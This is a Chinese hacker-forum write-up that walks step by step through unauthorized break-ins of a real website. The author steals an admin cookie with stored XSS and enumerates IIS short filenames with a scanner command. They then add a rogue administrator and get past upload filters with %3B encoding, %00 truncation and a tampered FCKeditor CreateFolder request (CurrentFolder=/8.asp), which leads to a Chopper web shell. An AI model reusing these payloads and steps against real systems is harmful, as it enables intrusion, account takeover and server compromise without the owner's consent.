


图 1-7-11

更改后缀的, 于是各种胡改~~~

走你~

发现上传不了!! 郁闷~~~

看来是过滤到家了。

解析漏洞也不行, 于是想到以前有看过可以用别的编码方式来代替一些符号。

于是我就用小葵转换工具把;转换成了%3B, 上传后发现可以成功解析。

如图 1-7-12:



图 1-7-12

于是打开菜刀，一句话连之，如图 1-7-13:




图 1-7-13

权限还挺大，如果有旁站的话还可以旁站，不过他是独立的，提权始终没有结果。有兴趣提这个站的朋友可以论坛 M 我！

(全文完) 责任编辑: 桔子 责任主编: xfkxfk

### 第4节 一次 xss 后两种方法后台过 fck2.6.4.1 拿 shell

作者: Isoftlove

来自: 法客论坛-F4ckTeam

网址: <http://team.f4ck.net/>

目标站为 www.xx.com。检测出有注入，不过字段射不出来 后台也找不到，于是想到 XSS 在网站里面注册一个用户 然后在提意见的地方插入 xss 代码。

今天看到了一个发现，如图 3-1-1:




图 3-1-1

也发现后台了 <http://www.xx.com.cn/xxadmin/>  
打开跳转到 <http://www.xx.com.cn/xxadmin/index.asp>, 如图 3-1-2:




图 3-1-2

这里有一个小插曲 由于当时在 XSS 里面拿到后台链接时直接就在浏览器里面打开  
一打开就直接跳转到 <http://www.xx.com.cn/xxadmin/index.asp> 由于太粗心没有看到那个后  
台地址后面还有一个 `technology.asp?`

什么的我还以为只是 `login.asp` 之类 没有细看 所以有了下面的东西。

以前修改 cookies 一般只要 `login.asp` 打开然后修改下 cookies 然后把 `login.asp` 改成 `index.asp`  
就可以, 可是这次不行本来就是 `index.asp` 而且试了 `meum.asp` `left.asp` `main.asp` 都不行各种  
搜索都没有找到后台 `asp` 文件。

看了下是 IIS6.0 的于是想到用上次那个 IIS 短文件名利用工具于是输入如下代码:

```
java scanner 2 20 %1 http://www.xx.com.cn/xxadmin/
```

得到, 如图 3-1-3、3-1-4:

```
IIS短域名文件利用工具, URL可以是**.com或者**.com/plus/  
请输入URL地址带上HTTP: http://www.***.cn/admin/  
Target = http://www.***.cn/admin/  
How much delay do you want after each request in milliseconds [default=0]  
Max delay after each request in milliseconds = 0  
Do you want to use proxy [Y=Yes, Anything Else=No]?  
No proxy has been used.  
  
Scanning...  
  
Dir: FCKEDI~1  
File: CHECKU~1.ASP  
File: CHIOCE~1.ASP  
File: ADMINM~1.ASP  
File: BIOS_L~1.ASP  
File: ARRAY~1.ASP  
File: NEWBUF~1.ASP  
File: MAINCL~1.A  
File: NEWCOM~1.ASP  
File: BUFFET~1.ASP  
File: COUNT~1.ASP  
File: COUNT~3.ASP  
File: NETWOR~1.ASP  
File: MAIN_A~1.ASP  
File: COUNT~4.ASP  
File: NETWOR~2.ASP  
File: OTHER~2.ASP  
File: COUNT~2.ASP  
File: DISK_L~1.ASP  
File: FUNDS~1.ASP  
File: PHOTO~1.ASP  
File: NEWPRO~1.ASP
```

图 3-1-3

```
File: DISK_L~1.ASP  
File: FUNDS~1.ASP  
File: PHOTO~1.ASP  
File: NEWPRO~1.ASP  
File: OTHER~1.ASP  
File: LPRODU~1.ASP  
File: MEMORY~1.ASP  
File: TECHNO~1.ASP  
File: POWER~1.ASP  
File: TECHNO~2.ASP  
File: OTHERD~1.ASP  
File: INCUPL~1.ASP  
File: PHOTO~2.ASP  
File: PRODUC~1.ASP  
File: PRODUC~2.ASP  
File: ZBSL_A~1.ASP  
File: WSDG_A~1.ASP  
File: WF_ACT~1.ASP  
File: DPRODU~1.ASP
```

图 3-1-4

其它不容易猜, 起码可以看到:

```
File: ADMINM~1.ASP
```

图 3-1-5

应该是 adminmain.asp 的测试没错成功, 如图 3-1-6、3-1-7:




图 3-1-6

管理员	操作
800	管理权限   修改密码   删除
801	管理权限
802	管理权限   修改密码   删除
803	管理权限   修改密码   删除
804	管理权限   修改密码   删除
805	管理权限   修改密码   删除
806	管理权限   修改密码   删除
807	管理权限   修改密码   删除
808	管理权限   修改密码   删除
809	管理权限   修改密码   删除

图 3-1-7

PS: 当时太粗心了 不然直接用这个就可以, 如图 3-1-8、3-1-9:



图 3-1-8



图 3-1-9

后来发现只要用这个就可以 白找这么久, 不过在火狐上测试发现 cookies 只能持续一下你再点上面其它东西都会直接跳转到登录界面, 如图 3-1-10:




图 3-1-10

这样也不行, 如图 3-1-11:




图 3-1-11

于是弄到阿 D 里面成功 可以随便点击, 如图 3-1-12:




图 3-1-12

加个管理员再说, 如图 3-1-13:



图 3-1-13

把权限都勾选上, 如图 3-1-14





图 3-1-14

Ps: 下为编辑界面图一张, 如图 3-1-15:




图 3-1-15

起先试了网上几个关于 FCK 的 URL 都不行于是无意间点到了这里查看版本, 蛋疼的是版本是 2.6.4.1, 很多漏洞都被补了, 如图 3-1-16:



图 3-1-16

因为是 IIS6.0 的所以考虑解析漏洞

不过漏洞已补新建 1.asp 会自动修改成 1\_asp, 如图 3-1-17、3-1-18:




图 3-1-17




图 3-1-18

正无果时百度了下乌云里面有人说可以用%00 截断, 如图 3-1-19




图 3-1-19

又到到法客搜索 FCKeditor 文件上传“.”变“\_”下划线的绕过方法, 得到的结果, 如图 3-1-20、图 3-1-21:



图 3-1-20



图 3-1-22

于是自己试下用火狐的插件 TAMPER DATA , 如图 3-1-23、3-1-24、3-1-25:




图 3-1-23




图 3-1-24




图 3-1-25

就是把 . 改成 %00 确定后提交 就可以, 如图 3-1-26、3-1-27:




图 3-1-26




图 3-1-27

菜刀连接成功, 如图 3-1-28、3-1-29:



图 3-1-28




图 3-1-29

由于自己也正要测试 fiddler 与 burp suite 所以一起记录下。

方法二:

使用 burp suite 突破 fckeditor, 就是论坛中说的双文件法突破, 如图 3-1-30:



然后, 来到 burp suite, 看看数据包, 定位到 8.asp 文件夹信息相关处:

```
Command=CreateFolder&Type=Image&CurrentFolder=%2FNewFolderName=8.asp&
```

我们看到 8.asp 还是 8.asp, 没有变成 8\_asp, 也就是说我的猜测是错误的, 不是本地变得。

但是, 该处除了有 NewFolderName, 还有 CurrentFolder, %2F 即 /。想到了双文件加突破的方法。于是, 我想到了把 CurrentFolder 的值改为 / 改为 /8.asp。

```
CreateFolder&Type=Image&CurrentFolder=/8.asp&NewFolderName=8.asp&
```

然后转发, 查看返回结果:

```
'<CurrentFolder path="/8.asp/" url="/Files/image/8.asp/"
```

看样子似乎是成功了。

然后, 我们刷新一下 fckeditor 来浏览目标服务器, 可以看到, 8.asp 文件夹已经成功生成!!



于此, 我们已经成功建立了 8.asp 的文件夹, 接下来, 就比较简单了~~

图 3-1-30

我试了下用 TAMPER 插件不行抓不到这个信息 不过还没装 burp suite 于是试下 fiddler, 如图 3-1-31、3-1-32:



图 3-1-31

